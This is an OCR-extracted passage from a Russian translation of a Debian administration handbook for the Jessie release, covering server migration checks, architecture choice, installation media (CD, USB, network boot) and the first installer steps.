
Имеет смысл сохранить конфигурацию каждой обнаруженной службы с тем, чтобы восстановить аналогичные настройки на обновлённом сервере. Как минимум стоит сделать резервную копию конфигурационных файлов.

Для компьютеров с системой Unix конфигурационные файлы обычно находятся в `/etc/`, но они также могут быть в подкаталоге `/usr/local/`. Такое часто бывает при установке программы из исходных кодов, а не из пакета. В отдельных случаях настройки могут быть в каталоге `/opt/`.

В случае служб управления данными (такие как базы данных) мы настоятельно рекомендуем экспортировать данные в какой-либо стандартный формат, который можно будет легко импортировать в новом программном обеспечении. Обычно такие форматы имеют текстовый вид и хорошо документированы; например, это может быть SQL дамп для базы данных или файл LDIF в случае LDAP сервера.

Рисунок 3.2. Резервные копии баз данных





Каждый сервер имеет свой собственный набор программного обеспечения, и детально описать все существующие варианты практически невозможно. Внимательно прочтите документацию на существующее и новое программное обеспечение с целью установления экспортируемых (а следовательно и импортируемых) форматов, а также тех форматов, которые потребуют переноса данных в ручном режиме. После прочтения этой книги у вас будет больше ясности по вопросам настройки основных программ, используемых на серверах под управлением Linux.

3.2.3. Анализ существующего сервера под управлением Debian

Для эффективного начала работы с принятой в обслуживание системой Debian вы можете проанализировать уже настроенную и работающую систему Debian.

Первым заслуживающим внимания файлом будет `/etc/debian_version`, в котором обычно содержится номер версии установленной системы Debian (файл является частью пакета *base-files*). Если в этом файле содержится строка *`кодовое_имя`*`/sid`, то в системе установлены пакеты из одного из находящихся в разработке дистрибутивов (либо тестируемый, либо нестабильный).

Программа **apt-show-versions** (из одноимённого пакета Debian) проверит список установленных пакетов и определит доступные версии этих пакетов. С этой же целью можно использовать **aptitude**, хоть и менее систематичным образом.

Взглянув на файл `/etc/apt/sources.list` (и на каталог `/etc/apt/sources.list.d/`), вы сможете определить вероятный источник установленных пакетов Debian. Если этот файл содержит множество неизвестных источников, то администратор может предпочесть полностью переустановить систему для обеспечения оптимальной совместимости с тем программным обеспечением, которое предоставляется проектом Debian.

Файл `sources.list` часто служит хорошим индикатором: большинство администраторов содержат полный список всех использованных ранее источников APT, хотя бы и в закомментированном виде. Не стоит забывать, что использованные ранее источники могли быть удалены, а некоторые пакеты могли быть загружены из сети Интернет и установлены вручную (командой **dpkg**). В этом случае система может быть ошибочно принята за «стандартную» систему Debian. Именно по этой причине вам следует обратить внимание на любые признаки, которые помогут вам определить присутствие внешних пакетов (наличие файлов `deb` в необычных для них каталогах; номера версий пакетов со специальными суффиксами, которые могут указывать на происхождения пакетов не из проекта Debian, а из таких проектов как `ubuntu` или `lmde`, и т. д.)

По этой же причине полезно проанализировать содержимое каталога `/usr/local/`, который предназначен для собранных и установленных вручную программ. Список установленного таким образом программного обеспечения может быть поучительным в том плане, что вам предстоит установить причины, по которым не были использованы соответствующие пакеты Debian, если они существуют.

КРАТКИЙ ЭКСКУРС **cruft**

Пакет cruft поможет составить список тех файлов, что не входят в состав ни одного пакета. В нём присутствуют несколько фильтров (более или менее эффективных и обновляемых), которые помогут исключить некоторые доверенные файлы (те что созданы пакетами Debian или некоторые конфигурационные файлы, которые не находятся под контролем **dpkg** и т. д.).

Будьте внимательны и не удалите всё то, что **cruft** может занести в свой список!

3.2.4. Установка Debian

Как только вы собрали всю необходимую информацию о текущем сервере, можно его вывести из работы и начать установку Debian.

Нам потребуется установить архитектуру компьютера для выбора соответствующей версии дистрибутива. В случае достаточно нового компьютера архитектура будет amd64 (для более старых компьютеров — i386). Во всех остальных случаях выбор сведётся к той архитектуре, что использовалась на предыдущей системе.

Таблица 3.1 не является исчерпывающей, но может быть полезной. В любом случае, оригинальная документация на компьютер является наиболее надёжным источником информации подобного рода.

Таблица 3.1. Выбор операционной системы для вашей архитектуры

Операционная система	Архитектура(ы)
DEC Unix (OSF/1)	alpha, mipsel
HP Unix	ia64, hppa
IBM AIX	powerpc
Irix	mips
OS X	amd64, powerpc, i386, m68k
z/OS, MVS	s390x, s390
Solaris, SunOS	sparc, i386, m68k
Ultrix	mips
VMS	alpha
Windows 95/98/ME	i386
Windows NT/2000	i386, alpha, ia64, mipsel
Windows XP / Windows Server 2008	i386, amd64, ia64
Windows Vista / Windows 7 / Windows 8	i386, amd64


***АППАРАТНОЕ ОБЕСПЕЧЕНИЕ* 64 бита или 32 бита**

Современные компьютеры оснащены 64-разрядными процессорами Intel или AMD, совместимыми с предыдущим поколением 32-разрядных процессоров, поэтому на них работают программы, собранные для архитектуры «i386». С другой стороны, все возможности этих новых процессоров используются не полностью в таком режиме совместимости. По этой причине Debian предоставляет архитектуру «amd64», которая работает как с современными процессорами AMD, так и с процессорами Intel «em64t» (включая большую часть линейки Core), которые очень похожи на AMD64.

3.2.5. Установка и настройка выбранных служб

Как только Debian будет установлен, нам потребуется поочерёдно установить и настроить все службы, которые закреплены за данным компьютером. Новая конфигурация должна учитывать предыдущую с целью плавного перехода между ними. Для успешного завершения этой части пригодится вся информация, собранная за первые два шага.

Рисунок 3.3. Установка выбранных служб



Прежде чем с головой погрузиться в это занятие, мы настоятельно рекомендуем вам прочитать оставшуюся часть книги. После прочтения вы будете точно знать, как настраиваются необходимые вам службы.

Глава 4. Установка

Чтобы использовать Debian, нужно установить его на компьютер, для этого существует специальная программа *debian-installer*. Правильная установка включает в себя достаточно много операций. Эта глава рассматривает их в хронологическом порядке.

***К ОСНОВАМ* Наверстаем упущенное в приложении**

Настройка компьютера становится проще, если вы представляете как он работает. Если вы плохо представляете принципы работы компьютера, то перед прочтением данной главы рекомендуем пройти быстрый курс Приложение B, *Короткий Коррективный Курс*.

Инсталлятор для Jessie основан на **debian-installer**. Модульная конструкция позволяет ему работать по разным сценариям, развиваться и адаптироваться к изменениям. Несмотря на ограничения, налагаемые необходимостью поддержки большого количества архитектур, этот установщик доступен для начинающих, так как он помогает пользователям на каждом этапе процесса установки. Автоматическое обнаружение оборудования, направляемая разметка жесткого диска и графический интерфейс пользователя решили большинство проблем, с которыми новички сталкивались в первые годы Debian.

Установка требует 80 МБ ОЗУ и как минимум 700 МБ дискового пространства. Все компьютеры в Falcot соответствуют этим критериям. Примите к сведению что данные цифры касаются установки ограниченной системы, без графической оболочки. Для офисных рабочих станций рекомендуется минимум 512 МБ ОЗУ и 5 ГБ места на жестком диске.

***ВНИМАНИЕ* Обновление с Wheezy**

Если на вашем компьютере уже установлен Debian Wheezy, то эта глава не для вас! В отличие от других дистрибутивов Debian позволяет обновлять систему от одной версии к следующей без переустановки. Переустановка операционной системы является излишней процедурой и, возможно, опасной, так как она может удалить уже установленные программы.

Процесс обновления будет описан в Раздел 6.6, «Upgrading from One Stable Distribution to the Next».

4.1. Способы Установки

Система Debian может быть установлена с нескольких типов носителей, доступных через BIOS. Например, вы можете загрузиться с CD-ROM, USB, или даже через сеть.

***К ОСНОВАМ* BIOS, интерфейс аппаратного/программного обеспечения**

BIOS (требуемый для базовой системы ввода/вывода) является программным обеспечением, которое вшито в материнскую плату (электронная плата для подключения всех периферийных устройств) и выполняется при загрузке компьютера, чтобы загрузить операционную систему (через адаптированные загрузчики). Он остается на заднем

плане для предоставления интерфейса между аппаратным и программным обеспечением (в нашем случае - ядром Linux).

4.1.1. Установка с CD-ROM/DVD-ROM

Наиболее широко распространённым методом установки является установка с CD-ROM (или DVD-ROM, который ведет себя точно так же): компьютер загружается с этого носителя, после чего программа установки получает управление.

Различные семейства CD-ROM имеют разные цели: *netinst* (сетевая установка) содержит установщик и базовую систему Debian, после установки другие программы могут быть загружены из Интернета и установлены. Его «образ» имеет файловую систему ISO-9660, которая содержит точное содержимое диска, занимает всего лишь 150-280 МБ (в зависимости от архитектуры). С другой стороны полный набор содержит все пакеты разом и делает возможной установку на компьютер, не имеющий доступа в Интернет. Полный набор требует около 84 CD-ROM (или 12 DVD-дисков или два Blu-ray диска). Программы разделены между дисками согласно их популярности и важности, первых трёх дисков будет достаточно для большинства установок, так как они содержат наиболее часто используемое программное обеспечение.

Существует последний тип образа, известный как `mini.iso`, который доступен только в качестве побочного продукта установщика. Образ содержит минимум программ, необходимых для настройки сети, все остальное загружается (включая части программы установки, поэтому эти образы, как правило, ломаются при выходе новой версии программы установки). Эти образы можно найти на обычных зеркалах Debian в каталоге `dists/`*`release`*`/main/installer-`*`arch`*`/current/images/netboot/`.

***СОВЕТ*Мультиархитектурные диски**

Большинство установочных CD- и DVD-дисков работает только с конкретной аппаратной архитектурой. Скачиваемый образ должен соответствовать архитектуре вашего компьютера.

Некоторые образы CD/DVD-ROM могут работать на нескольких архитектурах. Так у нас есть образ CD-ROM, сочетающий *netinst* для архитектур *i386* и *amd64*. Существует также образ DVD-ROM, содержащий программу установки и выбор бинарных пакетов для *i386* и *amd64*, а также соответствующие пакеты исходного кода.

Чтобы получить образы Debian CD-ROM, вы конечно можете скачать их и записать на диск. Вы также можете приобрести их и, таким образом, немного поддержать проект финансами. На сайте опубликован список поставщиков образов компакт-дисков и зеркала для загрузки.

→ http://www.debian.org/CD/index.html

4.1.2. Загрузка с USB-флеш-накопителя

Поскольку большинство компьютеров имеют возможность загрузки с устройства USB, вы также можете установить Debian с USB-флеш-накопителя.

Руководство по установке объясняет, как создать загрузочный USB-флэш-накопитель с **debian-installer**. Процедура очень проста, потому что ISO образы для i386 и amd64 являются гибридными, т.е. могут одинаково загружаться как с CD-ROM так и с флэш-накопителя.

Сначала необходимо определить имя устройства USB-флеш-накопителя (например: `/dev/sdb`); самый простой способ сделать это заключается в проверке сообщений, выдаваемых ядром, используя команду **dmesg**. Затем необходимо скопировать ранее загруженный ISO-образ (например debian-8.0.0-amd64-i386-netinst.iso) с помощью команды **cat debian-8.0.0-amd64-i386-netinst.iso > /dev/sdb; sync**. Эта команда требует прав администратора, поскольку она обращается непосредственно к USB-накопителю и слепо стирает его содержимое.

Более подробное описание доступно в руководстве по установке. Среди прочего он описывает альтернативный метод подготовки USB-флеш-накопителя, который является более сложным, но позволяет настроить параметры установки по умолчанию (указанные в командной строке ядра).

→ http://www.debian.org/releases/stable/amd64/ch04s03.html

4.1.3. Установка через Сетевую Загрузку

Многие BIOS позволяют осуществить загрузку непосредственно из сети путем загрузки ядра и образа минимальный файловой системы. Этот метод (имеющий несколько названий, таких как загрузки PXE и TFTP) может оказаться спасительным, если на компьютере не установлен CD-ROM, или если BIOS не поддерживает загрузку с подобных устройств.

Этот метод установки работает в два этапа. Во-первых, во время загрузки компьютера, BIOS (или сетевая карта) выдает запрос BOOTP/DHCP для автоматического получения IP-адреса. В возвращённом ответе BOOTP или DHCP-сервера содержится имя файла и параметры сети. После настройки сети, клиентский компьютер запрашивает по TFTP (Trivial File Transfer Protocol) файл, имя которого было указано ранее. Полученный файл выполняется как загрузчик. Затем он запускает программу установки Debian, дальнейшая работа которой происходит как при запуске с жесткого диска, CD-ROM или USB-флеш-накопителя.

Все детали этого метода доступны в руководстве по установке (раздел «Подготовка файлов для по TFTP»).

→ http://www.debian.org/releases/stable/amd64/ch05s01.html#boot-tftp

→ http://www.debian.org/releases/stable/amd64/ch04s05.html

4.1.4. Другие Методы Установки

Когда нам нужно развернуть ОС на большом числе персональных компьютеров, мы обычно выбираем автоматизированной метод, вместо установки вручную. В зависимости от ситуации и сложности установки, мы можем использовать FAI (полностью автоматический установщик, описанный в Раздел 12.3.1, «Fully Automatic Installer (FAI)»), или даже настроить установочный компакт-диск с помощью (см. Раздел 12.3.2, «Пресидинг Debian-Installer»).

4.2. Установка, Шаг за Шагом

4.2.1. Загрузка и Запуск Программы Установки

После загрузки BIOS с CD- или DVD-ROM, появляется меню загрузчика Isolinux. На данном этапе ядро Linux еще не загружено. Это меню позволяет выбрать ядро для загрузки и ввести возможные параметры для передачи процессу.

Для стандартной установки вам необходимо выбрать «Install» или «Graphical install» (с помощью клавиш со стрелками), затем для запуска оставшейся части процесса установки нажать клавишу **Enter**. Если на DVD-ROM «Мультиплатформенный» диск и компьютер имеет процессор Intel или 64-битный AMD, то пункт меню «64 bit install» и «64 bit graphical install» разрешит установку 64-битного (*amd64*) варианта вместо 32-битного (*i386*) варианта по-умолчанию. На практике, 64-разрядные версии могут использоваться почти всегда: самые последние процессоры являются 64-битными и 64-разрядной версии предложения лучше работают с большим количеством оперативной памяти, что, как правило, характерно для новых компьютеров.

УГЛУБЛЯЕМСЯ 32 или 64 бит?

Фундаментальным различием между 32 и 64-битными системами является размер адресного пространства оперативной памяти. В теории, 32-разрядная система не может работать с более чем 4 ГБ ОЗУ (2^{32} байт). На практике это ограничение можно обойти, используя вариант ядра `686-pae`, до тех пор, пока процессор обрабатывает функции PAE (расширение физических адресов). Однако, его использование оказывает заметное влияние на производительность системы. Именно поэтому на серверах с большим объемом оперативной памяти целесообразно использовать 64-битный режим.

Для офисного компьютера (где несколько процентов разницы в производительности не имеет значения) вы должны иметь в виду, что некоторые несвободные программы не доступны в 64-разрядных версий (например, Skype). Технически возможно заставить их работать на 64-разрядных системах, но вы должны установить 32-разрядные версии всех необходимых библиотек (см. Раздел 5.4.5, «Поддержка мультиархитектуры»), а иногда и использовать **setarch** или **linux32** (в util-linux) для того чтобы обмануть приложения относительно характера системы.

НА ПРАКТИКЕ Установка рядом с существующей системой Windows

Если на компьютере уже присутствует Windows, нет необходимости удалять её для установки Debian. Вы можете иметь обе системы одновременно, каждая будет установлена на отдельный диск или раздел, а при загрузке компьютера можно будет выбрать для запуска любую из установленных систем. Эту конфигурацию часто называют «двойной загрузкой», и система установки Debian может настроить её. Это делается во время разметки жесткого диска на стадии установки и во время настройки загрузчика (см. *НА ПРАКТИКЕ* Сжатие раздела Windows и *BEWARE* Bootloader and dual boot).

Если у вас уже есть установленные системы Windows, вы даже можете избежать использования CD-ROM; Debian предлагает программу Windows, которая скачает лёгкий установщик Debian и установит его на жестком диске. Вам только нужно будет перезагрузить компьютер и выбрать нормальную загрузку Windows или загрузку программы установки. Вы также можете найти его на специальном веб-сайте с довольно явным именем...

→ http://ftp.debian.org/debian/tools/win32-loader/stable/

→ http://www.goodbye-microsoft.com/

***НАЗАД К ОСНОВАМ* Загрузчик**

Загрузчик - это низкоуровневая программа, которая получает контроль над компьютером от BIOS и отвечает за загрузку ядра Linux. Чтобы справиться с этой задачей, загрузчик должен иметь возможность найти на диске ядро Linux для его загрузки. На архитектурах i386 и amd64 существует две наиболее часто используемых программы для выполнения этой задачи: более старая LILO и современная замена - GRUB. Альтернативные Isolinux и Syslinux часто используются для загрузки со съемных носителей.

Каждый пункт меню скрывает конкретную загрузочную командную строку, которая при необходимости может быть отредактирована, делается это нажатием клавиши **TAB** перед проверкой записи и загрузкой. Пункт меню «Help», отображает старый интерфейс командной строки, где с **F1** по **F10** - клавиши отображения различных страниц помощи детально описывающие различные параметры, доступные в командной строке. Это возможность может потребоваться в редких, весьма специфических случаях.

«Экспертный» режим (он доступен через меню «Advanced options») детализирует все возможные опции настройки в процессе установки и позволяет пропускать некоторые этапы установки, что недоступно в автоматическом режиме. Будьте осторожны, экспертный режим - очень подробный, он предлагает множество вариантов конфигурации, что может ввести в заблуждение.

Рисунок 4.1. Загрузочный экран

После загрузки, программа установки проведет вас шаг за шагом на протяжении всего процесса. В этом разделе детально представлены каждый из этих шагов. Здесь мы

следуем процессу установки с мультиархитектурного DVD-ROM (точнее, версии beta4 программы установки для Джесси); *netinst* установка, также как финальная версия установщика может выглядеть немного иначе. Мы также рассмотрим установку в графическом режиме, но единственное отличие от классической установки (проходящей в текстовом режиме) заключается во внешнем виде.

4.2.2. Выбор языка


Программа установки начинается на английском языке, но первый шаг позволяет пользователю выбрать язык, который будет использоваться в остальной части процесса. Выбор французского языка, например, обеспечит установку полностью на французском языке (и система в итоге будет настроена на французский язык). Этот выбор также влияет на определение более соответствующих вариантов в последующих этапах (особенно это относится к раскладке клавиатуры).

